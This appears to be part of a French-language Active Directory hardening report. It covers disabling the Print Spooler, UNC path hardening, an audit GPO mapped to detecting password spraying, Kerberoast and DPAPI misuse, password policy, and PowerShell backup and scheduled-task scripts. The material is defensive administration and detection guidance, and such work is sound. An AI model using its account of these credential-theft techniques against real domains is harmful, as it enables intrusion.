



## 5.8 Désactiver le Spooler d'impression

Patcher la faille du Spooler d'impression. La bonne pratique est d'externaliser le spooler d'impression sur un autre serveur dédié. Pour désactiver le service, il faut l'arrêter et le désactiver.


Le risque d'avoir le Spooler actif sur l'AD est qu'un attaquant peut usurper une « imprimante » et proposer des mises à jour de pilotes malveillantes.








## 5.9 Durcir les chemins UNC utilisés par les GPO

Lorsqu'un client Windows démarre ou qu'un utilisateur ouvre une session, la machine télécharge automatiquement les GPO depuis le Contrôleur de Domaine. Cependant ceci est vulnérable à l'attaque MITM.




`Computer Configuration > Policies > Administrative Templates > Network > Network Provider`





| Nom de la valeur | Valeur à saisir |
|---|---|
| `\\LLDAP01\applications` | `RequireMutualAuthentication=1,RequireIntegrity=1` |
| `\\LLDAP01\profils` | `RequireMutualAuthentication=1,RequireIntegrity=1,RequirePrivacy=` |
| `\\LLDAP01\shares` | `RequireMutualAuthentication=1,RequireIntegrity=1` |

- `RequireMutualAuthentication=1` : oblige le PC à vérifier que le serveur auquel il communique est bien le vrai serveur de l'entreprise grâce à un ticket Kerberos.
- `RequireIntegrity=1` : force la signature SMB.
- `RequirePrivacy=1` : force le chiffrement total du trafic SMB.

## 5.10 Créer une GPO d'audit

Par défaut, Windows ne log pas tout. PingCastle demande de créer une GPO pour logger des activités importantes (Création de comptes, authentification via Kerberos, activité de la clé DPAPI).




| Catégorie d'audit | Succès | Échec |
|---|---|---|
| Computer Account Management | ✓ | ✓ |
| User Account Management | ✓ | ✓ |
| Security Group Management | ✓ | |
| Kerberos Authentication Service | ✓ | ✓ |
| Kerberos Service Ticket Operations | ✓ | ✓ |
| Logon | ✓ | ✓ |
| Logoff | ✓ | |
| Special Logon | ✓ | ✓ |
| Process Creation | ✓ | ✓ |
| DPAPI Activity | ✓ | ✓ |
| Security System Extension | ✓ | |
| Sensitive Privilege Use | ✓ | |
| Authentication Policy Change | ✓ | |

La configuration se trouve dans :


```
Computer configuration > Windows Policies > Security Setting > Advanced Audit Policy Configuration
```

Puis lier au DC.


- **Computer/User Account Management** : surveiller l'ajout et suppression d'un ordinateur et de comptes. Security Group Management surveille l'ajout et suppression d'une personne à un groupe.
- **Kerberos Authentication Service** : logue chaque demande de ticket d'identité. Le refus permet de voir des attaques bruteforce ou password spraying.
- **Kerberos Service Ticket Operations** : logue chaque fois qu'un utilisateur demande à accéder à un service. Le refus permet de voir les attaques de type Kerberoast.
- **Logon/Logoff** : permet de voir qui se connecte sur des services tels que RDP, SMB, etc. **Special Logon** permet de voir les comptes à privilèges. Le refus permet de détecter des attaques brute-force ou password spraying.
- **Process Creation** : enregistre chaque ouverture/fermeture d'un service (cmd, PowerShell, GPMC, etc.)
- **DPAPI Activity** : permet de surveiller l'utilisation de cette clé.
- **Security System Extension** : permet de voir l'enregistrement ou le chargement de tout nouveau module de sécurité tiers.
- **Sensitive Privilege Use** : détecte quand un utilisateur utilise un droit administrateur.
- **Authentication Policy Change** : alerte si un administrateur modifie les règles de confiance du domaine.

## 5.11 Changement de la Default Domain Policy


Par défaut nous avons une politique de mot de passe comme ceci :





Il est important de la changer. La nouvelle politique impose un mot de passe d'au minimum 12 caractères, une rotation tous les 90 jours et un verrouillage après 5 essais échoués.




## 5.12 BitLocker






### 5.12.1 Prérequis

Il est nécessaire d'avoir le Secure Boot et le TPM.

## 5.13 Créer une backup

```
Install-WindowsFeature -Name Windows-Server-Backup -IncludeManagementTools
```

Backup des GPO :

```
Backup-Gpo -All -Path $BackupPath
```


Backup du système :

```
$Policy = New-WBPolicy

$TargetVolume  = Get-WBVolume -VolumePath "D:"
$BackupTarget  = New-WBBackupTarget -Volume $TargetVolume
Add-WBBackupTarget -Policy $Policy -Target $BackupTarget

Add-WBSystemState -Policy $Policy
Add-WBBareMetalRecovery -Policy $Policy

# Automatisation
Set-WBSchedule -Policy $Policy -Schedule (Get-Date "23:00")
Set-WBPolicy -Policy $Policy
```


Automatisation des GPO via tâche planifiée :

```
$Action = New-ScheduledTaskAction -Execute "PowerShell.exe" `
    -Argument "-NoProfile -ExecutionPolicy Bypass -File C:\Scripts\Backup-GPOs.ps1"

$Trigger   = New-ScheduledTaskTrigger -Daily -At "23:30"

$Principal = New-ScheduledTaskPrincipal -UserId "NT AUTHORITY\SYSTEM" `
    -LogonType ServiceAccount -RunLevel Highest

$Task = New-ScheduledTask -Action $Action -Trigger $Trigger -Principal $Principal
Register-ScheduledTask -TaskName "AD-Backup-GPO" -InputObject $Task `
    -Description "Sauvegarde quotidienne des GPOs"
```

Le score PingCastle à la fin de notre hardening :




Avec notre matrice de risque :




Les 5 points restants sont dus à des postes sous Windows 10 et au fait qu'il n'y a qu'un seul DC.